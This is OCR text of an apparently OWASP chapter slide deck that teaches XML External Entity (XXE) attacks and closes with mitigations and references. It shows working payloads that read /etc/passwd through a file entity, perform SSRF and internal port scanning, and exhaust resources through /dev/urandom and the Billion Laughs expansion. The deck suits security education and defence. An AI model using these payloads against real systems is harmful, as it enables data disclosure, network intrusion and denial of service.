OWASP ERODE

EXPLOITING XML EXTERNAL ENTITY

XXE

XML EXTERNAL ENTITY

XML Data?

- EXtensible Markup Language
- Self descriptive information in structured data
- Used in Web Services (SOAP,RSS,WSDF,SAML,etc..)
- Used to carry data, not display it
- Platform & language independent (own tags)
- Human Readable & Understandable

Example:

```
<data>
        <header>Message</header>
        <response>Hello World!</response>
</data>
```

- XML has root element/tag
- XML supports nested elements/tags
- Chars like <,>,'," are not allowed inside tags

XXE?


How XXE works?

- Takes advantage of XML Parsers/XML Processors
- Needs external entity document (payload)
- Reference of external entity gets processed by XML parsers to produce malicious/unintended output

XML based / integrated services are VULNERABLE to this attack

XML

Malicious XML



XML Parser

Good Output

Bad Output

Impact of XXE?

- DoS (Billion laughs attack)
- SSRF
- Sensitive Data Disclosure
  (/etc/shadow , /etc/passwd)
- Private Network Enumeration/Port Scanning
- Backdoor (BlackHat)
- Any other crafty techniques with XML parser

XXE

INBAND XXE

VULNERABLE
VISIBLE IN RESPONSE

BLIND & OOB XXE

VULNERABLE
NOT VISIBLE IN RESPONSE

ENTITIES

- Entities are like variables in XML
- Defined by <! ENTITY ..... >
- Entity types:
  1. General
  2. Predefined (in DTD)
  3. Paramterized (Chars)
- These entities are used to store our output data of our malicious payload and reflect back

DOCUMENT TYPE DEFINITION

(DTD)

- Stores entities in it
- Defined by <! DOCTYPE ..... >
- Defined above root element

Example:


```
<? xml version="1.0"?>
<!DOCTYPE data [
      <!ENTITY headmssg "Message">
 ]>
<data>
            <header>&headmssg</header>
            <response>Hello World!</response>
</data>
```

XXE Attack Scenario:

```
<? xml version="1.0"?>
<!DOCTYPE data [
      <!ENTITY headmssg  SYSTEM --ext uri-- >
 ]>
<data>
            <header>&headmssg</header>
            <response>Hello World!</response>
</data>
```

XXE Attack Scenario(Password Leak):

```
<? xml version="1.0"?>
<!DOCTYPE data [
    <!ENTITY headmssg  SYSTEM "file:///etc/passwd">
 ]>
<data>
        <header>&headmssg</header>
        <response>Hello World!</response>
</data>
```


XXE
XXE
XML
Parser
XXE
/etc/passwd
/etc/passwd
Filesystem

XXE Attack Scenario (SSRF):

```
<? xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY headmssg  SYSTEM
        "external server link">
 ]>
<data>
          <header>&headmssg</header>
          <response>Hello World!</response>
</data>
```

XXE Attack Scenario (Port Scanning/Network Enum):

```
<? xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY headmssg  SYSTEM
        "https://192.168.x.x:port/dir/file.txt">
 ]>
<data>
          <header>&headmssg</header>
          <response>Hello World!</response>
</data>
```

XXE Attack Scenario (DoS):

```
<? xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY headmssg  SYSTEM "file:///dev/urandom">
 ]>
<data>
            <header>&headmssg</header>
            <response>Hello World!</response>
</data>
```

Billion Laughs Attack (DoS):

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```


Mitigations:

- Using JSON
- Disabling XInclude (xi)
- Patching XML Parsers and Upgrade SOAP version
- Disable DTD & External Entites
- For C/C++ use XercesDOMParser,SAXParser,SAX2XMLReader
- In PHP, libxml_disable_entity_loader(true).
- For Java and Python, similar methods
- Whitelist and sanitize server side inputs & file uploads

References:

- https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_(XXE)
- https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
- https://resources.infosecinstitute.com/topic/identify-mitigate-xxe-vulnerabilities/
- https://portswigger.net/web-security/xxe
- https://gosecure.github.io/xxe-workshop/

THANK YOU



@aidenpearce369